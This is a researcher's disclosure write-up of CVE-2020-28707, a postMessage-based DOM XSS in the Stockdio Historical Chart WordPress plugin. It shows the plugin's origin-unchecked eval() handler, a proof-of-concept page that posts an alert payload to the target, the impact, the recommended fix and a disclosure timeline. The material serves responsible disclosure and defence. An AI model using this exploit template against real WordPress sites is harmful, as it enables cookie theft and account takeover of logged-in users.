CVE-2020-28707 – XSS in Stockdio Historical Chart plugin for WordPress before version 2.8.1

Jan 16, 2021 | Research

This is a short explanation of an postMessage() based XSS that I have found in the Stockdio Historical Chart WordPress plugin that can be found here. The plugin has over 1.000 active installs and a quick Google search reveals a multitude of vulnerable websites.

The official CVE-2020-28707 notification can be found here.

Please note that after I have found the vulnerability and reported it, the fixed was implemented in the version 2.8.1.

The content below is mostly word for word how I reported it with little editing for context and some parts (such as the steps to reproduce) removed.

Enjoy.

Description:

The *eventListener* function that handles the *postMessage* on lines 8-10 of the JavaScript file **stockdio_chart_historical-wp.js** found in the default installation folder **/wp-content/plugins/stockdio-historical-chart/assets/** does not check the origin from where the message is coming. This leaves any application that has the plugin installed vulnerable to a DOM based Cross-Site Scripting (XSS) attack.
The *postMessage* method enables cross-origin communication. Normally, scripts on different pages are allowed to access each other if and only if the pages they originate from share the same protocol, port number, and host (also known as the “same-origin policy”). *postMessage* provides a controlled mechanism to securely circumvent this restriction (if used properly). This however means that if not properly used, it can allow one website (in our case an attacker controlled website) to interact with the vulnerable website, bypassing same-origin policy.

The vulnerability:

As can be seen in the image below, the **stockdio_eventer** function (line 8) listens for any *postMessage* event. After a message event is sent to the application, this function sets the “e” variable as the event and checks that both types of the **data** and **data.method** are not undefined (empty) before proceeding to **eval** the **data.method** received from the *postMessage*.

stockdio_chart_...p.js?ver=2.7.2

Pretty-print this minified file? Pretty-print Don't show again

```
1  !function(d,_){"use strict";if("IntersectionObserver"in d&&"IntersectionObserverEntry"in d&&"int
2
3  if (typeof(stockdio_event) == "undefined") {
4    stockdio_event = true;
5    var stockdio_eventMethod = window.addEventListener ? "addEventListener" : "attachEvent";
6    var stockdio_eventer = window[stockdio_eventMethod];
7    var stockdio_messageEvent = stockdio_eventMethod == "attachEvent" ? "onmessage" : "message";
8    stockdio_eventer(stockdio_messageEvent, function (e) {
9       if (typeof(e.data) != "undefined" && typeof(e.data.method) != "undefined") {
10         eval(e.data.method);
11      }
12   },false);
13 }
```


As can be seen, there is no validation that the information received does not come from malicious websites.

Exploitation:

In order to provide a Proof of Concept for this vulnerability, I have installed the latest version of the plugin on my own wordpress instance.
On another domain, i have uploaded a web page with the following contents:

```
1  <script>
2          var popup = window.open('https://VULNERABLE.PAGE/');
3          var msg = {};
4          msg.method = "alert(document.domain)";
5          function post(){popup.postMessage(msg,'*')}
6          setInterval(post,1000);
7  </script>
```

This script opens the vulnerable wordpress instance that has the plugin installed and sends a *postMessage* to it with the **data.method** set as a JavaScript code that opens an alert box with the contents of *document.domain* from the DOM. Once a victim browses the attacker controlled website, he is redirected to the vulnerable website where the malicious JavaScript code is executed. This can be seen below:



Why this is important:

The impact of cross-site scripting vulnerabilities can vary from one web application to another. It ranges from session hijacking to credential theft and other security vulnerabilities. By exploiting a Cross-Site Scripting vulnerability, an attacker can impersonate a legitimate user and take over their account. This is done by accessing the *document.cookie* from the DOM. It only takes a legitimate user or admin that is logged in the wordpress instance to click on a attacker controlled link. Furthermore, having control of the DOM, an attacker could exploit this vulnerability in much more ways but I find that the above example is the most relevant.

Recommended fix:

As per the documentation fond here: https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage the Security concerns section states as follows:

> **If you do not expect to receive messages from other sites, *do not* add any event listeners for `message` events.** This is a completely foolproof way to avoid security problems.
> If you do expect to receive messages from other sites, **always verify the sender's identity** using the `origin` and possibly `source` properties. Any window (including, for example, `http://evil.example.com`) can send a message to any other window, and you have no guarantees that an unknown sender will not send malicious messages. Having verified identity, however, you still should **always verify the syntax of the received message**. Otherwise, a security hole in the site you trusted to send only trusted messages could then open a cross-site scripting hole in your site.

Timeline of events:

The timeline of the events were as follow:
Oct. 19 2020 – Me sending the vulnerability to the developers of the plugin
Ian. 4 2021 – Me sending a follow-up mail as I had no reply and the vulnerable version was still available on the WordPress Plugin store
Ian. 14 2021 – Me sending the report to the WordPress Plugin VulnOps team
Ian. 15 2021 – WordPress reply and new version of the plugin with the fix implemented available on the store.

- InfoSec enthusiast
- Penetration tester
- CTF player